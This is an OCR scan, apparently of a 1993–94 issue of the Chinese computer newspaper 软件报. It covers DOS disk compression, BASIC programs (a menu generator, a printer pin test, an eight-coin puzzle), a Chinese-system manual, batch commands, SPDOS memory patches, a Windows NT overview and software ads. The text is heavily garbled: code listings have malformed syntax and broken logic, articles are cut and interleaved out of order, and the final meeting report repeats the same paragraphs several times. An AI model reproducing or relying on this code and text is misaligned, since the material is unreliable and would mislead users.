产品的专业银行, 同时表明, 我国在反对软件非法复制、销售, 提高人们对知识产权保护的自觉性已初见成效。(组稿)

▲软件保护神 贵州南方冶金学院研究成功“软件加密工具HLOCK”, 最近通过了电子所组织的成果鉴定, 该软件通过智能处理, 可以对任何文件方式进行加密处理, 程序广泛进行加密处理, 具有广阔推广应用价值。(组稿)

▲微电脑为电视广告业分析新领域 空军政治学院计算机中心于最近开发出“通用电视广告计算机分析系统”, 系统(TVACS), 为日益繁荣的电视广告业注入新的活力, 和提供分析系统的现代化手段。(组稿)

▲灯具反射器母模 CAD系统研制成功 上海市照明灯具研究所最近推出“灯具反射器母模CAD系统”, 由灯具母模反射器设计, 灯具零件图及灯具无度学测试数据三部分组成, 系统的投入使用, 减少生产盲目性, 增强产品竞争力, 缩短设计周期, 节约能源。(组稿)

实用的硬盘压缩功能

硬盘压缩功能是目前新版DOS系统所推出的一种实用功能。首先由DR-DOS6.0推出,现MS-DOS6.0也相继推出,该功能普遍适用,即使大容量硬盘也可进一步扩容,如整个硬盘都使用该功能,相当于又增加了一个同等容量的硬盘,特别是对于低配置的用户,如个人家用电脑用户则更加诱人。

笔者经两年的使用充分证明其安全、可靠、实用,在速度上也没有感到差异,如使用AutoCAD等部完全正常,现将使用经验和方法介绍给各位读者和同仁。

笔者使用的是DR-DOS6.0硬盘压缩功能,该功能主要由两个文件支持(SSOR.EXE和SSTOR.DRV.SYS),系统配置文件CONFIG.SYS中须有:DEVICE=SSTORDRV.SYS,该功能不受DOS版本限制,也可以在MS-DOS系统中使用。

压缩盘区须经DR-DOS系统格式化,化为空盘时操作,反之则要建立原有文件的恢复信息,占用一定的空间及增加操作时间,如操作:A>FORMAT D:/X/


C盘区以上建立压缩盘步骤:A>SSTOR↓;选择第一项 Prepare

↓;选择压缩盘区↓;确认第一项操作,键入Y↓;确认第二项操作,键入N↓(或直接按回车键即可),上述操作过程无须即完成建立,如有错误可按提示操作,压缩下一个盘区则重复上述操作,建立结束按[Esc]键退出,系统重新启动后就能发现硬盘已经扩容一倍。

压缩C盘区或整个盘区只有一个分区步骤,先将C盘格式化,在C盘建立系统,A>SYSC,↑将几个必要文件到C盘根目录(SYSTORDRV.SYS, DEVSWAP.COM和CONFIG.SYS);后面操作同上,此后建立的C盘还有一个影子盘,盘区为系统中最后一个字符,如只有一个盘区则为D盘,该盘此时与C盘交换位置,两盘操作对其互有影响,为此应在自动批处理文件(AUTOEXEC.BAT)中加入,ASSIGN D=C,使两盘完全相等,不致出错,如有多个分区,建议C盘区不要大于16M,使压缩盘小于33M,确保2.13H和金山等汉字系统正常使用。

上述压缩功能,实质上是自动数据压缩,由于做得很好,操作者感不到其存在,就像使用的大容量硬盘一样,该功能增容一倍并不是线性关系,对于已经压缩的文件或采用压缩技术优化的软件效果不大。

□长春 梅建



通·用·菜·单·生·成·器

我们为WPS、PCTOOL等优秀软件的精美菜单设计所佩服,当读完以下程序,您会感到随心所欲的设计菜单,本程序用BASIC语言编制,PC机上通过,运行该程序,将自动生成带光标,具有立体感的标准菜单,光标随移动光标,ENTER键确认,ESC键退出。

```
10 REM TR:TB=左光标/右光标,MB/MB=菜单项/背景色,N=菜单条数
11 REM X/Y=左上角坐标,C=菜单条中项,M$()=菜单提示行
12 TF=1,TB=1,MB=1,MB=2,SCREEN=COLOR TF,TR,CLS
13 M=1,X=1,Y=30,C=1,DM$()=FC(0),FC(0),M$(1)="The first item"
14 M$(2)="2.The second item",M$(3)="3.The third item",M$(4)="4"
20 FOR J=1 TO N,IF LEN(M$(J))>L THEN L=LEN(M$(J))
22 NEXT J, FOR J=1 TO N, M$(J) =M$(J) +SPACE$(L-LEN(M$(J)))
24 COLOR MF,MB,LOCATE X,Y,PRINT CHR$(210);STRING$(L,CHR$(196));CHR$(191)
25 FOR J=1 TO N,COLOR MF,MB,LOCATE X+J,Y
28 PRINT CHR$(170);M$(J);CHR$(179);"COLOR 0,0,PRINT";NEXT J
30 LOCATE X+N+1,Y,COLOR MF,MB,PRINT CHR$(192);STRING$(L,CHR$(194));CHR$(217)
32 COLOR 0,0,PRINT";LOCATE X+N+2,Y+2,COLOR 0,0,PRINT SPACE$(L+2)
34 FOR J=1 TO N,FC(J)=MF,BC(J)=MB,NEXT J,FC(0)=MF,BC(0)=MB
36 A$=INKEY$;IF A$=CHR$(13) GOTO SELSE IF A$=CHR$(27) THEN C=C+1;GOTO 54
38 FOR J=1 TO N,IF A$=<<CHR$(0)+CHR$(22) OR BC(J)=MB GOTO 46
40 IF J=1 THEN SWAP FC(1),FC(N);SWAP BC(1),BC(N);C=N
42 IF J>1 THEN SWAP FC(1),FC(J-1);SWAP BC(1),BC(J-1);C=J-1
44 GOTO 54
46 IF A$=<<CHR$(0)+CHR$(80) OR BC(J)=MB GOTO 54
48 IF J=N THEN SWAP FC(1),FC(N);SWAP BC(1),BC(N);C=1
50 IF J<N THEN SWAP FC(J),FC(J+1);SWAP BC(J),BC(J+1);C=J+1
52 GOTO 54
54 NEXT J
56 FOR J=1 TO N,LOCATE X+J,Y+1,COLOR FC(J),BC(J);PRINT M$(J);NEXT J,GOTO 30
58 COLOR TF,TB,LOCATE X+N+4,Y,PRINT"Enter";C;"is selected."
□重庆大学 梅力
```

3 使用繁体汉字系统

4 与某些图形程序配合实现图文混排时,缺省参数方式启动是无法实现的。

参数启动方式的参数有两种,一种用来指定以什么方式进行屏幕显示,另一种用来指定汉字字体,它们的取值及其意义如下:

- 显示方式:参数意义
N 缺省自动设置为系统固有方式
/E 强制为EGA方式
/M 强制为MDA-Hercules方式
汉字字体:参数意义
/J 缺省简体汉字
/F 繁体汉字
/P 单线矢量简体汉字

通过以下示例,不难理解参数方式启动的操作。

注意:参数和参数以及程序名之间必须用空格分开。

如需要采用EGA方式显示和繁体汉字时,操作为:C>TECHWAY>TWAY/F/E
这时,若想改变EGA方式为VGA屏幕方式,需用QUIT命令退出后再重新启动,操作为:
C>TECHWAY>QUIT
C>TECHWAY>TWAY/F/N
若显示卡为VGA(包括SuperVGA、TVGA),这里的参数N可以省略,因为省略意味着采用系统的自动检测方式显示。

注意:某些VGA卡(如某些Compaq机)使用VGA显示方式时,屏幕不能正确显示,这时应使用TWAY命令的/E参数启动SOS自动EGA屏幕显示方式。

(三)系统退出
当你需要离开TechWaySCS系统时,只要在DOS命令键入QUIT命令并按回车,就完成了系统退出,即操作为:C>TECHWAY>QUIT<Return>。
此时,天汇汉字系统所有占用的系统内存包括基本内存、高端内存和扩展内存都将释放归还给DOS系统,屏幕也返回到西文DOS的屏幕。

四、系统设置
天汇标准汉字系统提供了多种智能扫描策略,屏幕显示方式和键盘输入方式,用户可以根据需要,设置适宜的显示和输入及智能扫描方式,而且设置可以随时更改,不仅适用范围广而且灵活方便。

下面主要讨论如何设置屏幕显示方式、键盘方式、智能扫描方式、加载外部输入法以及如何更改相应的设置。

(一)显示方式
屏幕方式
天汇标准汉字系统TechWaySCS有两种屏幕方式,即纯西文屏幕方式和中西文屏幕方式,你可以用汉字系统热键<Ctrl>+<Alt>+<Return>在两种屏幕方式间来回切换。

中西文屏幕方式
天汇标准汉字系统在启动后,自动进入中西文屏幕方式,在中西文屏幕方式下,屏幕的底部有一个中文系统的提示行,提示行的内容在不同的启动方式下信息是不同的,在TechWaySCS系统刚刚启动时系统提示行如下所示:
TechWay scs<右shift>+中文键盘开/关<Ctrl+Alt+Backspace>退出模拟显示

注:若未安装天汇软件锁或软件锁未安装好TechWaySCS自动进入演示状态,提示行中有演示二字。

TechWay SCS演示<右Shift>+中文键盘开/关<Ctrl+Alt+Backspace>退出模拟显示
注:在演示状态下大约使用30分钟,屏幕上汉字的显示将发生混乱,此时可用QUIT命令退出后再重新启动天汇标准汉字系统。

此时,系统默认的键盘方式就是纯西文键盘方式,单独按下<右Shift>键再放开就可以在TechWaySCS的两种键盘模式下来回切换,在中西文键盘模式下进行提示可能有多种信息。

在中西文屏幕方式,始终有效的系统功能键:
<Ctrl+Alt+Return> 切换屏幕方式
<Ctrl+Alt+Backspace> 退出模拟显示/屏幕重扫
<右Shift> 切换键盘方式

纯西文屏幕方式
在此方式下不能进行任何有关中文的输入输出操作,就象未启动汉字系统一样,所不同的是汉字系统的所有程序和模块已经驻留计算机的内存,此时TechWaySCS只提供一个向中西文屏幕方式切换的一个热键<Ctrl>+<Alt>+<Return>,其它所有的汉字系统功能键在纯西文屏幕方式下均不起作用。

在纯西文屏幕方式下没有底行提示行,唯一有效的功能键:
<Ctrl>+<Alt>+<Return> 切换屏幕方式
(二)键盘方式
TechWaySCS键盘方式分纯西文和中西文两种键盘模式,并独家首创使用方便快捷的单<右Shift>键进行两种键盘方式的切换。

在天汇汉字启动后,键盘缺省方式为纯西文,单独按下<右Shift>键放开后便进入中西文键盘方式,再按下<右Shift>键放开后又切换回纯西文键盘方式。

纯西文键盘方式
纯西文键盘方式下不能进行任何中文输入,也不能进行任何汉字输入方法的激活和切换,对于系统键盘操作就象汉字系统没有启动时一样。

纯西文键盘方式到底避开了所有中西文功能键冲突的问题。

在纯西文键盘方式下天汇标准汉字系统的底行信息为:
TechWay SCS<右Shift>+中文键盘开/关<Ctrl+Alt+Backspace>退出模拟显示
在纯西文键盘方式下,可响应的系统功能键只有:
<Ctrl+Alt+Return> 屏幕方式切换
<右Shift> 键盘方式切换
<Ctrl+Alt+Backspace> 退出模拟显示/屏幕重扫
TechWaySCS将其它功能键都交给应用程序去处理,所以完全避免了与应用程序功能键冲突的问题。


注:在纯西文键盘方式下,不能切换汉字输入法或进入系统参数设置,所有有关的操作只能在中西文键盘方式下才是有效的。

中西文键盘方式
所有有关中文输入和汉字系统的设置都必须在此方式下进行,在中西文键盘方式下可以:
1 切换各种输入法
2 激活已经加载的输入法
3 进入系统参数设置
中西文键盘方式下TechWaySCS的底行信息有多种不同的信息,根据不同的功能状态信息是不同的。如果当前没有被激活的输入法,TechWaySCS系统将提示所有已经加载的输入方法的激活键,类似下面的信息:
Ctrl+F10设置F10区位F2全拼F3双拼F4排版
按下提示中相应的功能键,就可以激活相应的输入方法,如果当前有输入方法被激活,如全拼双音输入方法,提示行的信息类似:
全拼双音 tian 1;天 2;田 3;填 4;添 5;湮 6;
图 7;蒜 8;纂 9;恬
在系统设置被激活时提示行提示:
系统设置 西文半角 西文标点 直接打印 中文优先调整 [↑→]结束[Esc]

如果激活排版控制菜单输入法,则屏幕上会出现排版控制的输入菜单,
如果想关闭输入法,可以按<Ctrl>+当前未被TechWaySCS占用的功能键,提示显示:
Ctrl+F10设置F10区位F2全拼F3双拼F4排版
也可以单独按下<右Shift>键放开切换到纯西文键盘方式,
TechWaySCS<右Shift>+中文键盘开/关<Ctrl+Alt+Backspace>退出模拟显示
在中西文键盘方式下,几乎所有功能键都能在此方式下生效:
<Ctrl+Alt+Return>屏幕方式切换
<右Shift>键盘方式切换
<Ctrl+Alt+Backspace>退出模拟显示/屏幕重扫
<Ctrl+F10>激活系统设置状态
<Ctrl+F1>激活区位输入法
<Ctrl+F2-F9>激活已加载外部输入法
(三)系统参数设置
在中西文键盘方式下按下<Ctrl+F10>键可以激活TechWaySCS的系统参数设置,提示行显示:
系统设置 西文半角 西文标点 直接打印 中文优先调整 [↑→]结束[Esc]在此时可以:
1 设置西文全/半角输入状态
2 设置西文/西文标点输入状态
3 设置屏幕智能扫描策略
4 在SLPP系统排版打印启动后设置打印/打印模拟显示状态
选择栏目中的第一列为系统的初始选择,用户可以用以下操作设置自己所需要的选择,其操作步骤为:
1,用<←>或<→>调动选择光标到要更改的项目位置,
2,用<↑>或<↓>逐次更改该项目的选择,直到合意为止,
3,当所有项目的选择都合意后,按<ESC>结束系统设置,修改后的系统设置,一直保持到再次修改设置或重新启动TechWaySCS,用户可以根据需要随时更改系统设置。(未完待续)

天汇标准汉字系统的功能与使用

电子科技文字 雷为凡 西南通信研究所 汪忠家



自己动手替换打印针

LQ1600K是使用较为广泛的打印机,最频繁的故障是打印头断针,很多用户的处理方法便是送去维修,其实自己动手也可解决这个问题,此外也可节省费用。LQ1600K打印头有一种特殊的说明,如图1。只要准确知道断针位于哪一层,第几根,问题也就迎刃而解了。笔者用BASIC编制了一个测试诊断程序CSI6.BAS,运行即知断针所在,曾利用其为数台打印机换针,很实用,有兴趣者不妨一试。另外,程序采用的图形方式与AR3240打印机兼容故亦可用于测试其断针状态。

CSI6.BAS
1 REM LQ1600K

```

5 P=1;N=0;W=Z;L=1;M=0
7 LPRINT "针数",TAB(8);"位置";
8 LPRINT TAB(18);"状态";
PRINT
10 FOR I=1 TO 3
20 FOR II=0 TO 1 STEP -1
30 LPRINT P;TAB(7);
40 IF M=0 THEN LPRINT "内",ELSE
LPRINT "外";
50 W=W+1
60 IF W>2 THEN IF M=0 THEN
M=1 ELSE IF M=1 THEN M=0
70 IF W>2 THEN W=1
80 IF N=0 THEN LPRINT "左";N
=1 ELSE LPRINT "右";N=0
90 LPRINT L;CHR$(9);
100 LPRINT CHR$(27)*"CHR$(
32);CHR$(30);CHR$(0);
110 A=2-(II-1)
120 FOR K=1 TO 30
130 IF I=1 THEN LPRINT CHR$(
A);CHR$(0);CHR$(0);
140 IF I=2 THEN LPRINT CHR$(
0);CHR$(A);CHR$(0);
150 IF I=3 THEN LPRINT CHR$(
0);CHR$(0);CHR$(A);
160 NEXT K
170 P=P+1;LPRINT
180 L=INT((P+3)/4)
190 NEXT II,NEXT I

```

□湖南 贾连平

五、批处理命令
使用批处理命令,会使你的批处理程序的功能更强,执行更灵活。

1.CALL命令
此命令可以在自己这个批处理未结束之前去调用另外的批处理文件,此命令的格式是:

CALL [drive;][path] batchfile[argument]
其中drive,是要调用的批处理文件所在的磁盘驱动器,如果在当前驱动器,可以省略。

path 是要调用的批处理文件所在的路径,如果在当前目录下,可以省略。

batchfile 是要调用的批处理文件名,必须带扩展名。

argument 是在自己这个批处理文件中的一条命令,它在调用batchfile执行完以后,将返回执行这条命令,如果省略,则在调用batchfile被执行后,立即它的下一条命令开始继续执行自己这个批处理文件中的命令。

2.ECHO命令
在批处理文件中的批处理命令是否显示在屏幕上,命令格式为:

ECHO[ON]或者
ECHO[OFF]或者
ECHO [message]

正常情况下,批处理文件中的命令在MSDOS接收后是要显示在屏幕上的,你可以用ECHO OFF来禁止显示,如果需要显示,也可以用ECHO ON来实现,如果你既不指明ON或OFF或message,则ECHO命令显示当前的ECHO的设置。

如果使用ECHO [message]这种格式,其中message是一行文字,它将不受ECHO OFF的影响,把ECHO后的一行文字显示在屏幕上。

当使用ECHO OFF命令时,它以后的命令不会显示,但ECHO OFF本身仍然会显示,如果连这一点也不想让它显示,可以在命令前,加上@字符,即@ECHO OFF,这样它就不会显示出来。

3.带可替换参数的批处理文件

什么是批处理文件的参数?在MS-DOS的一些命令中,有的是要求在命令的后面跟上一个或几个的,即COPY X.Y,EXEC B,这条命令要求把当前盘中的当前目录下的文件X.Y.EXE以相同文件名拷

贝到B盘中,COPY后面的内容就是参数,在键入批处理文件名时,在它的后面跟着附加信息,这个附加信息就是批处理文件的参数,批处理文件可以依次使用这些参数,它用这些参数去替换建立该批处理文件时所设置的形式参数,其标记为%,形式参数以%(百分号)开始,后跟数字0-9,故共有十个形式参数标记,此标记通知MS-DOS用打入命令行中的实际参数来替换后执行。

例如有下面这样一个批处理文件:

```

XY.bat
DIR %1
RENAM %1%2
DIR %2

```

显然这个批处理文件是先检查是否在当前目录下有%1所表示的文件,如果有将%1所代表的文件名换成%2所代表的文件名,显示%2是否成功,故再检查%2所代表的文件是否存在当前目录下,但%1,%2所代表的文件究竟是什么?

这就要求在执行此批处理文件时,在键入文件名XY后,跟上两个实际参数,例如

```

xy xy.bat xy.bat

```

此批处理命令被执行后,源盘的xy.bat被换成了xy.bat了,且此批处理程序由于使用了参数,因此有一定的通用性,可以给出任何在当前目录下已存在的文件名,按你所指定的文件名;此时,xy.bat,xy.bat就是真实的参数,它取代批处理文件中%1,%2这两个形式参数。

实际参数与形式参数是按实际参数在批处理命令行中的位置分别对应的,在上例中xy对应%0,xy.bat对应%1,xy.bat对应%2,可见%0总是由批处理文件名来替换,其它它实际按它们在命令行中出现的顺序依次取代%1,%2.....等等。

除了用%后跟数字0-9形成形参以外,还可以用两个%之间给出一个英文字符组成的名字,叫做名字形参,名字形参的值不由命令行的实际参数提供,由MS-DOS的SET命令来给定其值,例如有这样一个批处理文件MYDEL.BAT,内容为ECHO OFF

```

ECHO Before
you use this batch
file
ECHO Specify

```

著名的八枚硬币问题是:有八枚硬币,其中有一枚是假的,给你一架天平,试只称三次,找出其中那枚是假的,笔者用Basic语言编制了下面的程序:

设有八枚硬币分别为a,b,c,d,e,f,g,h借助于一系列判断,以最少称量次数找出这枚硬币,并判断这枚硬币比真币轻还是重。

```

5 CLS
10 LOCATE 4,20,1;PRINT"著名的八枚硬币问题"
20 LOCATE 6,20,0;PRINT"请输入八枚硬币的重量,"
30 INPUT A,B,C,D,E,F,G,H
40 IF A+B+C>D+E+F THEN 200 ELSE 45
45 IF A+B+C>D+E+F THEN 50 ELSE 150
50 IF A+D=B+E THEN 300 ELSE 60
60 IF A+D>B+E THEN 400 ELSE 70
70 IF A+D<B+E THEN 500
150 IF A+D=B+E THEN 150 ELSE 160
160 IF A+D>B+E THEN 700 ELSE 170
170 IF A+D<B+E THEN 800
200 IF G>H THEN 210 ELSE 250
210 IF G>A THEN LOCATE 10,20;PRINT"g为假币,其重量",END
220 IF G=A THEN LOCATE 10,20;PRINT"b为假币,其重量",END
250 IF G<A THEN LOCATE 10,20;PRINT"e为假币,其重量",END
260 IF G=A THEN LOCATE 10,20;PRINT"b为假币,其重量",END
300 IF C>F THEN 310 ELSE 350
310 IF C>A THEN LOCATE 10,20;PRINT"e为假币,其重量",END
320 IF C=A THEN LOCATE 10,20;PRINT"b为假币,其重量",END
350 IF C<A THEN LOCATE 10,20;PRINT"e为假币,其重量",END
360 IF C=A THEN LOCATE 10,20;PRINT"b为假币,其重量",END
400 IF A>E THEN 410 ELSE 450
410 IF A>B THEN LOCATE 10,20;PRINT"b为假币,其重量",END
420 IF A=B THEN LOCATE 10,20;PRINT"e为假币,其重量",END
450 IF A<B THEN LOCATE 10,20;PRINT"e为假币,其重量",END
480 IF A=B THEN LOCATE 10,20;PRINT"b为假币,其重量",END
500 IF B>D THEN 510 ELSE 550
510 IF B>A THEN LOCATE 10,20;PRINT"b为假币,其重量",END
520 IF B=A THEN LOCATE 10,20;PRINT"d为假币,其重量",END
550 IF B<A THEN LOCATE 10,20;PRINT"b为假币,其重量",END
560 IF B=A THEN LOCATE 10,20;PRINT"d为假币,其重量",END
600 IF F>C THEN 610 ELSE 650
610 IF F>A THEN LOCATE 10,20;PRINT"b为假币,其重量",END
620 IF F=A THEN LOCATE 10,20;PRINT"e为假币,其重量",END
650 IF F<A THEN LOCATE 10,20;PRINT"b为假币,其重量",END
660 IF F=A THEN LOCATE 10,20;PRINT"e为假币,其重量",END
700 IF D>B THEN 710 ELSE 750
710 IF D>A THEN LOCATE 10,20;PRINT"d为假币,其重量",END
720 IF D=A THEN LOCATE 10,20;PRINT"b为假币,其重量",END
750 IF D<A THEN LOCATE 10,20;PRINT"b为假币,其重量",END
760 IF D=A THEN LOCATE 10,20;PRINT"b为假币,其重量",END
800 IF E>B THEN 810 ELSE 850
810 IF E>B THEN LOCATE 10,20;PRINT"b为假币,其重量",END
820 IF E=B THEN LOCATE 10,20;PRINT"e为假币,其重量",END
850 IF E<B THEN LOCATE 10,20;PRINT"b为假币,其重量",END
860 IF E=B THEN LOCATE 10,20;PRINT"e为假币,其重量",END

```

硬币寻假问题的快速验证

编写西文软件时设计制表线的一个方法

能,首先我们在中文系统中用CCED或者WPS按前所说的方法编写带边线的菜单或者说明的源程序,然后把编写好的源程序用CCEDL.T.EXE中的制表转换功能,转换成西文制表线,转换完成后,一样可以编辑和编译,这时你可以发现这些边线在中文状态下变成了一些中文字,可在西文状态下运行一下就变成标准的西文制表线了,这种方法在TURBO BASIC或QUICK BASIC中都取得成功,有兴趣的读者不妨一试。

□郑州 朱永涛

the directory by typing the ECHO following command at the prompt:

```

ECHO - SET DELDIR
= DIRECTORY ECHO Press
<Ctrl>-<C> to exit if you
ECHO %del% Set DEL DIR
or if DELDIR
ECHO Does not exist.
PAUSE
COPY %1%<del%>
DEL %1
DIR /W %del% DIR %1
ECHO ALL done

```

若要执行此批处理命令,先建立一个子目录,例如MD DELETED,然后设置环境变量SET DELDIR = DELETED,再执行此批处理命令,执行的结果将把当前目录下的GONG.Bak文件拷贝到DELETED子目录下,并删去当前目录下的GONG.BAK文件,此时可以看到显示子目录DELETED中看到文件已被删去。

笔者一台1兆内存的286微机使用的是DR-DOS6.0在安装金山SP-DOS5.0时总结出几点技巧:

1. DRDOS6.0提供了HIDOS.SYS设备驱动程序,可按XMS标准管理384K扩充内存,并将部分DOS移入扩充内存(HIGH MEMORY),即10000H开始的64K,但SPDOS不

此),而非ADD CL,12,说明加载地址为10000H,由于64K内存存DOS6.0,字库长度约240K,故只能将基地址改为11或12,若改为12,只要键入

```

-e4A18 12
-e4923 12
-e4E1B 90 90
-w

```

这样字库加载到

DRDOS6.0的几点技巧

SPDOS的几点技巧

能将字库加载到扩充内存,对此,可参照《软件界》93年34期所刊"HIMEM环境下SPDOS显示字库的内存存装载"一文,修改CHLIB.COM,对SP-DOS6.0版本.DEBUG下-S 0,5000 CD 15的

120000H之后,剩余110000H-11FFFFH,可放一个64K的CACHE,由于SPDOS的字库驻留未按标准通知DOS,故DOS并不知道120000H以后已被占用,所以需要使用参数SUPERPCK/8,64强制其避开字库。

二、驻留字库包含国、二级汉字及符号,而多数用户几乎不用二级汉字,因此,实际上可将基地址改为13,这样字库从

130000H开始装,只能安装192K,正好留字符、一级汉字和二级汉字,此时空闲区为110000H-12FFFFH,可用SUPERPCK/8,128设一个较大的CACHE。

三、利用DRDOS6.0功能强大的磁盘密文文件,笔者将40兆硬盘仅留10兆作C盘余下30兆作数据区,由于SP-DOS占用近10兆,字库,且只能放在C盘,令C盘十分紧张,其实,完全可以包括SPDOS的所有文件(除包含的)和\WPS目录下的应用程序全部移到D盘,但必须对原来的文件CHLIB.COM进行修改,使其到D盘根目录下去寻找字库文件,修改方法是:用PCTOOLS的FIND命令在CHLIB.COM中查找"C:",凡找到的一律改成"D:",这样修改后,SPDOS在倍盘上可完全正常工作。

□中国科技大学 罗夏

软件报

普及计算机知识 交流计算机技术 培养软件人才 发展软件产业

中国计算机软件与技术服务总公司 成都软件公司 成都电子研究所 主编：刘德超 副主编：唐敏
国内统一刊号：CN51-0106 订网代号：61-74 地址：成都市金河街75号 邮政编码：610015

1993年《软件报》合订本开始征订

1993年《软件报》合订本将于四月中旬发行，附录中收录了“计算机专业技术资格和水平考试大纲”、“一九九三年水平考试试题”、“C语言参考手册”、“简明DOS及BIOS调用指南”、“常见硬盘设置参数一览表”、“计算机硬件维修”等19篇应用技术资料，是您资格和水平考试与用好软件必备的工本。附录增加近60万字，总页码达288页，多色封面复膜，每册定价1.2元，另加邮资2元，合计每册1.4元。现开始征订。

凡订购93年合订本者请汇款到：成都市走马街42号附8号邮购部，邮编：610021。若需复寄请在“附言栏”内注明。本邮购部不收银行汇款。

本报尚存少量88年(7元)、89年(9.5元)、92年(11元)合订本以及90年目录、附录(4.5元)。以上价均含邮资。订购者请汇款到：成都市金河街75号《软件报》编辑部，邮编：610015。要复寄者请在“附言栏”内注明。银行汇款户名：成都软件技术公司，开户行：成都工商银行青年宫分理处，帐号：21808931815。注意：收件人地址、姓名、邮编应书写完整，以免无法投递，造成双方损失。编辑部

四、Window NT的上市

在软件方面称得上热门的，应首推Micro Soft1993年第三季度正式上市的操作系统Window NT。

虽然Microsoft在过去的软件开发和经营上十分成功，但成功的过去，并不等于胜利的未来，Microsoft充分认识到Window NT对自己未来命运的重要性。因为依靠NT，他将：

1. 更正自己在开发操作系统这样的软件上的形象。

2. 抓住自己拥有的庞大的DOS用户队伍。

3. 保护自己过去成功产品如Windows3.X等方面所建立的优势。

4. 为今后要开发的各种应用软件建立起新的平台，形成公司“未来的基础”。

因为决定命运的产品，Bill Gate重金聘请了在开发操作系统方面有经验的DEC公司VMS开发部的头目David Cutler来负责这一项目。在这之前，Cutler正为DEC开发新一代操作系统，但DEC决策领导在1988年底取消了该项目。Cutler一怒之下，来到了Microsoft，并且带来了16名有才华的软件工程师，立即开始了NT的工作。经过了四年的努力，投入了大量人力和财力(耗资1亿美元)，Microsoft终于将NT于1992年七月在公众面前亮相，各界人士对其热烈反响，93年第三季度正式上市。

★编号：940405

名称：英语单词语法循环渐进快速记忆系统

作者：萧湘

功能简介：拥有本系统，你就等于有了一位随时随到、严格准确的英语教师。

(一)英语单词循环渐进快速记忆系统，按循环记忆法，有五种词库共二万个单词。(详见本报94年第11期)。

(二)阅读、语法、词汇训练子系统：按托福考试的要求训练，包括三部分：

1. 阅读训练：230篇内容丰富的精选英语短文(相当于四册教材的阅读数量)。在阅读过程中，可以随时进行单词查询、句子翻译或语法分析及对文章进行阅读理解练习等。

2. 语法训练：包括语法基本概念、语法概念应用和语法概念诊断等练习。通过做大量针对性练习的方式掌握语法的概念。

3. 词汇训练：分别学习近千个常用前缀、后缀、字根和重要单词的意义及其各自衍生出来的数十个单词的词义，并对这些词进行拼写、选择练习。

(三)电子词典：可进行英—汉—英—汉—英—汉互译，此外，还有大量日常会话等功能。

编辑语言：FoxPro2.5
运行环境：IBM-PC机及其兼容机，内存640K以上，UCDOS3.0或中国龙

元)，Microsoft终于将NT于1992年七月在公众面前亮相，各界人士对其热烈反响，93年第三季度正式上市。

NT的设计目标很吸引人，旨在采用八十年代操作系统技术开发一个适用于九十年代的操作系统。NT的设计者认为，目前用户手头使用的操作系统所采用的技术，都是20年前的，虽然它们也有些改进，但都是小修小补，因此它们很难满足九十年代用户的需求。也很难以适应九十年代硬件技术的跃进。

微型计算机热点综述(三)

本报编委会主任、电子科大刘锦德教授

为了成功，Microsoft认真地作了市场需求调查，得出结论是九十年代用户对新的操作系统的要求为：良好的“五性”，即良好的可发展性、可移植性、可靠性、兼容性和高性能。

上述“五性”具有丰富的内容。可发展性是指新的操作系统要易于支持新的硬件设备、新的网络品种和新的软件技术的出现。可移植性是指操作系统能从一种处理器的机器移植到另一种处理器的机器，且只需较小的代价。可靠性是指用户不受外来者干扰(安全性好)、同时运行各用户之间不相互干扰(屏蔽性好)、以及故障容易恢复(强壮性好)。兼容性是指操作系统所提供的运行环境，能运行其它操作系统所写的程序。高性能是指能充分发挥新硬件本身固有的高速，能实现多处理功能并能支持分布计算。

为了满足以上的需求，Cutler设计组对NT采用了较新的操作系统结构Client/Server模型。其中的局部采用了层次模型。在NT中建立了许多Server，如win32环境子系统、OS/2环境子系统、POSIX环境子系统等。每一环境子系统为相应的应用软件提供了运行环境(如win32环境子系统为32位win应用环境提供运行环境，也即提供Win32的应用编程接口API)。作为Client的应用软件要运行，就向NT的NT执行器发消息，后者将消息转送给有关的Server环境子系统请求服务，Server完成操作，将结果通过NT执行器以消息形式送回Client(如Win32应用消息要运行，向NT执行器发消息，后者将之送回Win32环境子系统请求服务，于是此环境子系统向Win32应用环境提供运行环境，完成操作，其结果通过NT执行器以消息形式送回Client)。环境子系统执行任何任务都依靠NT执行器。NT执行器实际上是操作系统的本体(只是去掉了用户界面)，它由三个层次所构成：执行器(Executive)、内核(Kernel)和硬件抽象层(HAL)。执行器为环境子系统提供系统调用，它由六个模块组成：对象管理、过程管理、本地过程调用、虚存管理、安全监督、入/出系统(内含文件管理、Cache管理、

等中文系统。

转让方式：压缩1.2M软件六张(免费赠送显示版UCDOS3.0一套)，使用说明书一份。已购买过此系统的用户，汇100元即可购买升级版本。

转让价格：280元/套；个人购买(不含运费)，198元/套。要查片费、邮费自理。

邮购汇款请寄：成都市桃源路江西财政厅林欣邮编：530021

★编号：940406

名称：热键驻留式英汉双解词典

作者：施洪平

简介：程序采用后窗操作，热键弹出窗口，可查、修、改、增加、删除单词。支持屏幕摘取词查询、通配符查询。已配常用词汇量六千，解释近三万，字典库可用Dbase II打开。软件占内存只有46K。本软件是目前唯一采用驻留热键技术的词典软件。软件极小巧精美。它是学习和使用英文软件的好帮手。

开发语言：TurboC2.0
运行环境：PC兼容机，中文兼容的汉字系统，如：中国龙、UCDOS3.0等。

转让形式：1.2M软盘一张。

价格：30元，或50元(送源程序)
联系人：南京上海梅山冶金公司计控所自动化部 施洪平
邮编：210039
电话：(025)2291291 传4412

南京踊跃联络站

于5月1日下午和16日上午7日

召开座谈会和联谊会

软件报南京联络站于5月1日下午和16日上午7日召开座谈会和联谊会。会上，软件报南京联络站站长刘德超向与会者通报了软件报的发展情况，并对联络站的工作进行了部署。与会者对软件报的发展表示支持，并提出了许多宝贵的意见和建议。刘德超表示，将认真听取大家的意见，不断改进工作，为软件界人士提供更好的服务。

刘德超表示，将认真听取大家的意见，不断改进工作，为软件界人士提供更好的服务。

会上，软件报南京联络站站长刘德超向与会者通报了软件报的发展情况，并对联络站的工作进行了部署。

与会者对软件报的发展表示支持，并提出了许多宝贵的意见和建议。

刘德超表示，将认真听取大家的意见，不断改进工作，为软件界人士提供更好的服务。

会上，软件报南京联络站站长刘德超向与会者通报了软件报的发展情况，并对联络站的工作进行了部署。

与会者对软件报的发展表示支持，并提出了许多宝贵的意见和建议。

刘德超表示，将认真听取大家的意见，不断改进工作，为软件界人士提供更好的服务。

会上，软件报南京联络站站长刘德超向与会者通报了软件报的发展情况，并对联络站的工作进行了部署。

与会者对软件报的发展表示支持，并提出了许多宝贵的意见和建议。

